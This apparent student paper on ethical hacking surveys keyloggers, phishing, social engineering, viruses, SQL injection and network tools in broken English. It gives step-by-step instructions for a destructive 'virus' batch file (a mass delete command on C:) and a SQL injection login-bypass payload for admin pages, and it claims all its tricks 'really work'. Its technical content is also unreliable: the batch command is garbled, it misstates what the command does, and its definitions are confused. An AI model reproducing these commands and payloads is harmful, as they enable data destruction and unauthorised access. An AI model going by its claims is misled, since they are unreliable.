ETHICAL HACKING AND WINDOWS SECURITY

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ABSTRACT: -Hacking means to unauthorized access the data and information of any organization and industry. Hacking word is not too old . hacking is most dangerous for the system security and practice to modifying the features of a system. Hacking is done legally and illegally with the respective organization. Hacker attempts to check the system security and search the weak point in the system for break the system security . Hacking is done in an attempt to make malicious attacks possible. Hacking term used to refer to various activities aimed at destroy security flaws to gain the secret information and data in secured networks. Mostly hacker aim the victim system to theft the secret information and change the whole settings of the system.

Keywords: - Ethical hacking, Website hacking, Network hacking, Windows Security.

I.   INTRODUCTION TO ETHICAL HACKING

Ethical hacking is a process to bypass the security mechanism of an information system or network. Ethical hacker is also known as the penetration tester, It involve the same technique and same resources to use by the hackers , but with a difference. Difference like a ethical hacker check the information and data with the permissions of respective authority. And Hacker theft or check the information and data without any permissions of respective authority and organizations. A Ethical hacker develop the antivirus and anti malware program for remove and secure the from hackers exploits and malicious program. In hacking phase hackers can hack and destroy vulnerability of system where in the case of ethical hacker provide the more security and make the hack free system.


FIGURE NO 1:- ETHICAL HACKING

II   DIFFERENT HACKING TECHNIQUE

In modern day many hacking technique are available to perform the different kinds of attacks. Before twenty five year ago the various hacking technique are not good because this time hacking technique depends on the human resources. Hackers are always monitoring on different organization and people via a internet. In present time many type of hacking technique are available to exploit into vulnerable system .There are given below various famous technique used for hacking in modern and old day.

FIGURE NO 2:- HACKING TECHNIQUES

1. **KEYLOGGER :-** keylogger basically a software **.** keylogger software is used to save the all key strokes perform on the your system . basically keylogger software is very harmful for your system or devices such as laptop, personal computers and handheld devices. First of install the software on victim system and register the software by g-mail or user name. after the installation of software we start the service of software now software store the all information of the system .there are given below keylogger software.
   a. Actual keylogger.
   b. Ghost keylogger.
   c. Home keylogger.
   d. Award keylogger.
   e. Monitoring agent keylogger.

FIGURE NO 3:-KEYLOGGER WORKING

2. **PHISHING :-** Phishing is a hacking technique to hack or theft the user information or secret data using fake login page. Hacker create the fake login page and send to aimed victim when victim login in fake login page then hacker access the all information of victim. Phishing is the way of attempting to sensitive information or data such as user name ,password, debit/credit details.

FIGURE NO 4:- PHISHING

3. **SOCIAL ENGINEERING:-** Social Engineering hacking technique is old for hack the data or information such as social site details and credit/debit card details . In this method hacker change the mind of victim and ask the various questions related to the victim password or other details.

FIGURE NO 5:- SOCIAL ENGINEERING

4. **AUTOMATED ATTACKS:-** Automated attacks are commonly used by the beginning level of hacker . it is very powerful it will automatically perform hacking on the victim system. Automated attacks perform using the create password via a password recovery DVD.

5. **VIRUS AND WORM:-** Virus and worm are malicious program that program create for doing the malicious activity like harm and destroy the system security and data. We will create the virus using following steps.

    Open notepad > write the virus code>save as virus .bat> virus program create

1. Open **Notepad** and copy below code into it.

```
@Echo off
 Del C:\ *.* |y
```

2. Then Save this file as **virus.bat**
3. Now, running this file format C Drive.

III TYPES OF HACKER

There are three type of hacker as given below.

    a)   White hat hacker.
   b)   Grey hat hacker.
    c)   Black hat hacker**.**

FIGURE NO 6:- TYPE OF HACKER

a)   White hat hacker:- white hat type of hacker is good hacker . white hat hacker is done hacking with legally this type of hacker check the victim information and don't destroy the data.
b)   Grey hat hacker:- Grey hat type of hacker is the combination of white and black hat type of hacker. This type of hacker done the hacking with legally and illegally.
c)   Black hat hacker:- Black hat hacker known as the bad thinks type of hacker .this type of hacker thinking is very bad and hack or theft the information of any person then destroy the all data of the system.

IV WEBSITE HACKING

In the case of website hacking there are various method for website hacking such as
1.   SQL INJECTION.
2.   PHISHING.

    1.   SQL INJECTION:-SQL injection is a website hacking technique .there are following steps to use in website hacking.
    a)   We have to find the admin URL page for the particular website.

b)   Open the admin login page.

c)   In user name input admin. $username = 1' or '1' = '1

d)   password is $password = 1' or '1' = '1

FIGURE NO 7:- ADMIN LOGIN PAGE

V   NETWORK HACKING

Network hacking is a generally means to gathering the information about domain. In network hacking used the

different kinds of tools like ping, telnet, Ns lookup, etc.

FIGURE NO 8:- NETWORK HAKING TOOLS

VI   CONCLUSION

Hackers are very bad and very good. In hacking has both its benefits and risks .In ethical hacking hackers help to understand the various company and various industry for their security needs. The bad thinking hackers break the security of your company and industry and harm the network. Ethical hackers play the a best role for maintaining tour network and also provide the higher security of your data. In this paper all hacking trick and tool really works so its your responsibility doing the any illegally works .

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